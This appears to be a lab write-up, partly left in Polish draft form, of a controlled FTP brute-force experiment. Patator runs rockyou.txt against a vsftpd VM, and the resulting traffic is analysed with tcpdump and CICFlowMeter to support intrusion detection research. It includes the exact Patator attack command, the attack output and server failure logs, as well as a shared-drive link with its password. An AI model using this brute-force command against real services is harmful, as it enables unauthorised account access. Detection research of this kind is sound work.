
Security: FTP Bruteforce (Patator and CICFlowMeter)

Diagram and description of the test environment



Description:

The environment consists of two virtual machines (VMs) running on Ubuntu Server:

- Attacker machine: running Patator for a brute-force attack on the FTP service and tcpdump for traffic capture.
- Victim machine: installed and configured FTP server (vsftpd).
- Network: machines connected to the same virtual switch in Hyper-V.

Each Machine has a disk size of 8GB (Wymagania ubuntu minimum says a minimum of 5GB). Disks are in vhdx format, used by hyper-v.

The machine disks can be downloaded from the link below:
https://1drv.ms/f/c/9dd28f74d9c48b45/ElEe6P0-WYpOmB3YukiRtzwBVGtNNW8QbW3jmy5V-9PWPQ?e=RSLSO4
Link password: `Ostrowski19062025`

Software used to perform the experiment

Component	Version	Name
Virtual Machine Operating System	24.04.2 LTS	Ubuntu Server
Hypervisor	Version: 10.0.26100.1882	Hyper-V
FTP server	3.0.5	VSFTPD
Attack tool	1.0	Patator
Motion capture	4.99.1	tcpdump
Traffic analysis	0.4.2	CICFlowMeter

Component	Version	Name
Dictionary to attack	approx. 14 MB, 14344392 passwords	rockyou.txt

Installation and configuration

Victim machine

```
administrator@target:~$ sudo apt update -y
[sudo] password for administrator:
Hit:1 http://security.ubuntu.com/ubuntu noble-security InRelease
Hit:2 http://archive.ubuntu.com/ubuntu noble InRelease
Hit:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:4 http://archive.ubuntu.com/ubuntu noble-backports InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
58 packages can be upgraded. Run 'apt list --upgradable' to see them.
administrator@target:~$ sudo apt install vsftpd -y
[LOGI Z INSTALACJI]
```

Changes to the configuration file `/etc/vsftpd.conf`:

```
anonymous_enable=NO
local_enable=YES
write_enable=YES
listen=YES
listen_ipv6=NO
```

Creating an FTP user with a password a7s8d6a8s7d6a8s7d68s7:

```
administrator@target:~$ sudo adduser ftpuser
info: Adding user `ftpuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `ftpuser' (1001) ...
info: Adding new user `ftpuser' (1001) with group `ftpuser (1001)' ...
info: Creating home directory `/home/ftpuser' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for ftpuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
```

```
Is the information correct? [Y/n] y
info: Adding new user `ftpuser' to supplemental / extra groups `users' ...
info: Adding user `ftpuser' to group `users' ...
administrator@target:~$
```

Restart service:

```
administrator@target:~$ sudo systemctl restart vsftpd
administrator@target:~$ sudo systemctl status vsftpd.service
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; enabled;
preset: e>
     Active: active (running) since Thu 2025-06-19 15:00:47 UTC; 6s ago
    Process: 4065 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty
(code=exited>
   Main PID: 4068 (vsftpd)
      Tasks: 1 (limit: 4602)
     Memory: 704.0K (peak: 1.5M)
        CPU: 7ms
     CGroup: /system.slice/vsftpd.service
             └─4068 /usr/sbin/vsftpd /etc/vsftpd.conf

Jun 19 15:00:47 target systemd[1]: Starting vsftpd.service - vsftpd FTP
server.>
Jun 19 15:00:47 target systemd[1]: Started vsftpd.service - vsftpd FTP
server.
administrator@target:~$
```

Attack machine

Installation of Tools:

```
administrator@attacker:~$ sudo apt update -y
[sudo] password for administrator:
Hit:1 http://security.ubuntu.com/ubuntu noble-security InRelease
Hit:2 http://archive.ubuntu.com/ubuntu noble InRelease
Hit:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:4 http://archive.ubuntu.com/ubuntu noble-backports InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
58 packages can be upgraded. Run 'apt list --upgradable' to see them.
administrator@attacker:~$ sudo apt install git python3-pip tcpdump -y
[TUTAJ LOGI Z INSTALACJI]
```

The kali-linux repositories were added to ubuntu before installing patator.
Patator installation:

```
administrator@attacker:~$ sudo apt install patator -y
```

```
[TUTAJ LOGI Z INSTALACJI]
```

Installing the Python version of CICFlowMeter:

```
administrator@attacker:~/patator$ pip install cicflowmeter
[TUTAJ LOGI Z INSTALACJI]
```

Downloading the dictionary to attack:

```
administrator@attacker:~$ wget
https://github.com/danielmiessler/SecLists/raw/master/Passwords/Leaked-
Databases/rockyou.txt.tar.gz
--2025-06-19 15:19:13--
https://github.com/danielmiessler/SecLists/raw/master/Passwords/Leaked-
Databases/rockyou.txt.tar.gz
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location:
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/L
eaked-Databases/rockyou.txt.tar.gz [following]
--2025-06-19 15:19:14--
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/L
eaked-Databases/rockyou.txt.tar.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)...
185.199.109.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com
(raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53291283 (51M) [application/octet-stream]
Saving to: ‘rockyou.txt.tar.gz’

rockyou.txt.tar.gz
100%[=============================================================================
=========================================>]  50.82M  1.56MB/s    in 32s

2025-06-19 15:19:48 (1.59 MB/s) - ‘rockyou.txt.tar.gz’ saved
[53291283/53291283]

administrator@attacker:~$ tar -xzf rockyou.txt.tar.gz
administrator@attacker:~$ wc -l rockyou.txt #liczba haseł około 14 milionów
14344391 rockyou.txt
administrator@attacker:~$ head rockyou.txt #pierwsze wpisy w pliku
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
```

```
12345678
abc123
```

Communication test

Ping:

```
administrator@target:~$ ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.180 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.229 ms
64 bytes from 10.10.10.2: icmp_seq=3 ttl=64 time=0.269 ms
64 bytes from 10.10.10.2: icmp_seq=4 ttl=64 time=0.286 ms
64 bytes from 10.10.10.2: icmp_seq=5 ttl=64 time=0.266 ms
64 bytes from 10.10.10.2: icmp_seq=6 ttl=64 time=0.293 ms
64 bytes from 10.10.10.2: icmp_seq=7 ttl=64 time=0.284 ms
^C
--- 10.10.10.2 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6182ms
rtt min/avg/max/mdev = 0.180/0.258/0.293/0.037 ms
administrator@target:~$
```

FTP:

```
administrator@attacker:~$ ftp 10.10.10.1
Connected to 10.10.10.1.
220 (vsFTPd 3.0.5)
Name (10.10.10.1:administrator): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||8296|)
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Conducting the Attack

In one terminal session, launch the interception:

```
sudo tcpdump -i eth1 port 21 -w ftp_attack.pcap
```

In a second terminal session Patator attack:

```
administrator@attacker:~$ patator ftp_login host=10.10.10.1 user=ftpuser
password=FILE0 0=rockyou.txt -x ignore:mesg='Login incorrect' --rate-
limit=50
15:39:45 patator    INFO - Starting Patator 1.0
(https://github.com/lanjelot/patator) with python-3.12.3 at 2025-06-19 15:39
UTC
15:39:45 patator    INFO -
15:39:45 patator    INFO - code  size    time | candidate
|   num | mesg
15:39:45 patator    INFO - ----------------------------------------------
----------------------------
15:40:38 patator    INFO - 530   16     2.772 | 123456
|     1 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.778 | 12345
|     2 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.785 | 123456789
|     3 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.770 | password
|     4 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.770 | iloveyou
|     5 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.786 | princess
|     6 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.776 | 1234567
|     7 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.773 | rockyou
|     8 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.784 | 12345678
|     9 | Login incorrect.
15:40:38 patator    INFO - 530   16     2.778 | abc123
|    10 | Login incorrect.
[TUTAJ CIĄGNIE SIĘ DALEJ]
```

- `–rate-limit=50`: limits the attack rate to 50 attempts/second (so as not to overwhelm the server).
- `rockyou.txt`: uses a publicly available dictionary

In this case, the attack will fail because the password created is not in rockyou.txt - and that is the point: the idea is to simulate a failed attack that will be clearly visible in motion.

Effects of the Attack

On the attacking side

- Patator console will show thousands of failed attempts.
- The password will not be broken.
- All traffic is saved in ftp_attack.pcap.

On the FTP server side

Log fragment from /var/log/vsftpd.log:

```
administrator@target:~$ sudo tail -f /var/log/vsftpd.log
[sudo] password for administrator:
Thu Jun 19 15:27:39 2025 [pid 6752] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:27:50 2025 [pid 6751] [ftpuser] OK LOGIN: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7001] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7003] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7005] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7007] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7009] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7011] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7013] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7015] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7017] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:35 2025 [pid 7019] CONNECT: Client "10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7000] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7006] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7002] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7008] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7004] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7014] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7012] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7010] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7016] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:40:37 2025 [pid 7018] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
```

```
Thu Jun 19 15:41:30 2025 [pid 7006] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7000] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7008] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7002] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7012] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7014] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7004] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7010] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7016] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:41:30 2025 [pid 7018] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7006] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7008] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7002] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7000] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7012] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7010] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7004] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7014] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7018] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
Thu Jun 19 15:42:23 2025 [pid 7016] [ftpuser] FAIL LOGIN: Client
"10.10.10.2"
[TUTAJ CIĄGNIE SIĘ DALEJ]
```

Full version of the logs to download vsftpd_copy.log

After 765 attempts (~122min) the experiment was stopped

Using CICFlowMeter (Python) and feature extraction

```
administrator@attacker:~$ cicflowmeter -f ftp_attack.pcap -c ftp_attack.csv
reading from file ftp_attack.pcap, link-type EN10MB (Ethernet), snapshot
length 262144
administrator@attacker:~$ ls -lah
total 186M
drwxr-x--- 7 administrator administrator 4.0K Jun 19 17:16 .
drwxr-xr-x 3 root          root          4.0K Jun 19 15:07 ..
-rw------- 1 administrator administrator 1.1K Jun 19 15:25 .bash_history
-rw-r--r-- 1 administrator administrator  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 administrator administrator 3.7K Mar 31  2024 .bashrc
drwx------ 4 administrator administrator 4.0K Jun 19 17:15 .cache
drwx------ 2 administrator administrator 4.0K Jun 19 17:15 .config
-rw-rw-r-- 1 administrator administrator 263K Jun 19 17:16 ftp_attack.csv
-rw-r--r-- 1 tcpdump       tcpdump       750K Jun 19 17:09 ftp_attack.pcap
drwxrwxr-x 7 administrator administrator 4.0K Jun 19 15:13 patator
-rw-r--r-- 1 administrator administrator  807 Mar 31  2024 .profile
-rw------- 1 administrator administrator 134M Sep 23  2015 rockyou.txt
-rw-rw-r-- 1 administrator administrator  51M Jun 19 15:19
rockyou.txt.tar.gz
drwx------ 2 administrator administrator 4.0K Jun 19 15:07 .ssh
-rw-r--r-- 1 administrator administrator    0 Jun 19 15:08
.sudo_as_admin_successful
drwxrwxr-x 6 administrator administrator 4.0K Jun 19 15:16 venv_patator
-rw-rw-r-- 1 administrator administrator  215 Jun 19 15:19 .wget-hsts
-rw------- 1 administrator administrator  108 Jun 19 15:25 .Xauthority
administrator@attacker:~$ cat ftp_attack.csv
src_ip,dst_ip,src_port,dst_port,protocol,timestamp,flow_duration,flow_byts_s
,flow_pkts_s,fwd_pkts_s,bwd_pkts_s,tot_fwd_pkts,tot_bwd_pkts,totlen_fwd_pkts
,totlen_bwd_pkts,fwd_pkt_len_max,fwd_pkt_len_min,fwd_pkt_len_mean,fwd_pkt_le
n_std,bwd_pkt_len_max,bwd_pkt_len_min,bwd_pkt_len_mean,bwd_pkt_len_std,pkt_l
en_max,pkt_len_min,pkt_len_mean,pkt_len_std,pkt_len_var,fwd_header_len,bwd_h
eader_len,fwd_seg_size_min,fwd_act_data_pkts,flow_iat_mean,flow_iat_max,flow
_iat_min,flow_iat_std,fwd_iat_tot,fwd_iat_max,fwd_iat_min,fwd_iat_mean,fwd_i
at_std,bwd_iat_tot,bwd_iat_max,bwd_iat_min,bwd_iat_mean,bwd_iat_std,fwd_psh_
flags,bwd_psh_flags,fwd_urg_flags,bwd_urg_flags,fin_flag_cnt,syn_flag_cnt,rs
t_flag_cnt,psh_flag_cnt,ack_flag_cnt,urg_flag_cnt,ece_flag_cnt,down_up_ratio
,pkt_size_avg,init_fwd_win_byts,init_bwd_win_byts,active_max,active_min,acti
ve_mean,active_std,idle_max,idle_min,idle_mean,idle_std,fwd_byts_b_avg,fwd_p
kts_b_avg,bwd_byts_b_avg,bwd_pkts_b_avg,fwd_blk_rate_avg,bwd_blk_rate_avg,fw
d_seg_size_avg,bwd_seg_size_avg,cwr_flag_count,subflow_fwd_pkts,subflow_bwd_
pkts,subflow_fwd_byts,subflow_bwd_byts
10.10.10.1,10.10.10.2,21,37852,6,2025-06-19
15:41:31,103.324816,12.12680601337824,0.1645296905246848,0.09678217089687341
,0.06774751962781139,10,7,736,517,100,54,73.6,15.226293048539425,81,66,73.85
714285714286,6.854166020511517,100,54,73.70588235294117,12.479464099930464,1
```

```
55.73702422145328,200,140,20,4,6.457801,49.981098,0.0,16.465319560282826,103
.324816,50.001816,0.0,11.480535111111113,20.609759023049122,103.284029,49.98
1098,4e-05,17.21400483333333,23.19276500435293,4,3,0,0,3,0,2,7,15,0,0,0.7,73
.70588235294117,510,502,0,0,0,0,0,0,0,0,0,0,0,0,0,73.6,73.85714285714286,
,10,7,736,517
[I TAK DALEJ]
```

Capture result for download ftp_attack.pcap

Feature extraction result to be downloaded ftp_attack.csv

Key features of the result (Analysis of the first CSV line)

```
src_ip=10.10.10.1, dst_ip=10.10.10.2, dst_port=37852, protocol=6 (TCP)
flow_duration=103.3 s
tot_fwd_pkts=10, tot_bwd_pkts=7
flow_byts_s ≈ 12.13 B/s, flow_pkts_s ≈ 0.165 pkt/s
pkt_len_mean ≈ 73.7 B
flow_iat_mean ≈ 16.47 s
bwd_blk_rate_avg ≈ 0.7 (ilość pakietów w tył do przodu)
```

- `flow_duration` (~103 s) - the session lasted more than 1.5 minutes; in the case of an automated attack, this can be expected when the server slows down responses.
- `tot_fwd_pkts` = 10, `tot_bwd_pkts` = 7 - 10 login attempts from the server (request messages), 7 server responses (login errors).
- `flow_byts_s` ≈ 12 B/s - this is a relatively low throughput, typical for manually initiated sessions or with slow ftp.
- `flow_pkts_s` ≈ 0.165 pts/s - very infrequent packets (every 6 seconds on average), which may suggest a rate-limit or server timeout.
- `flow_iat_mean` ≈ 16 s - average time distance between packets is 16 s, indicating slow interaction between attempts.


Simplified attack signature

Below is a simple script visualising the output from CICFlowMeter:

signature_grapher.py

```python
import pandas as pd
import matplotlib.pyplot as plt

# Wczytanie danych z pliku CSV
df = pd.read_csv('ftp_attack.csv')

# Wybór interesujących cech
features = ['flow_duration', 'flow_byts_s', 'flow_pkts_s',
'fwd_pkts_s', 'bwd_pkts_s',
            'tot_fwd_pkts', 'tot_bwd_pkts', 'totlen_fwd_pkts',
```

```
'totlen_bwd_pkts',
            'fwd_pkt_len_max', 'bwd_pkt_len_max', 'flow_iat_mean',
'flow_iat_std',
            'flow_iat_max', 'flow_iat_min']
df_selected = df[features]

# Normalizacja danych (opcjonalnie)
df_normalized = (df_selected - df_selected.mean()) / df_selected.std()

# Wizualizacja
plt.figure(figsize=(12, 8))
for feature in df_normalized.columns:
    plt.plot(df_normalized.index, df_normalized[feature],
label=feature)
plt.title('Sygnatura Ataku')
plt.xlabel('Indeks Przepływu')
plt.ylabel('Znormalizowana Wartość')
plt.legend()
plt.grid(True)
plt.show()
```



Conclusions

- The effectiveness of a brute-force attack depends on the dictionary - if a user's password is not in the dictionary, the attack will fail, although it still generates a lot of traffic and can be detected.
- Monitoring the FTP server logs is key - the logs clearly show multiple failed login attempts, allowing the administrator to detect the attempted attack.
- Traffic capture and analysis (tcpdump + CICFlowMeter) - allow detailed analysis of network behaviour during an attack, which can be used to build intrusion detection systems (IDS).
- Attack rate limitation (–rate-limit=50) - is important in order not to overload the server and to better simulate realistic attack conditions.
- Strong random passwords secure the account - using strong passwords that are not found in popular dictionaries is an essential protection against brute-force attacks.
- VM and Hyper-V based test environment - allows for secure and controlled security experiments.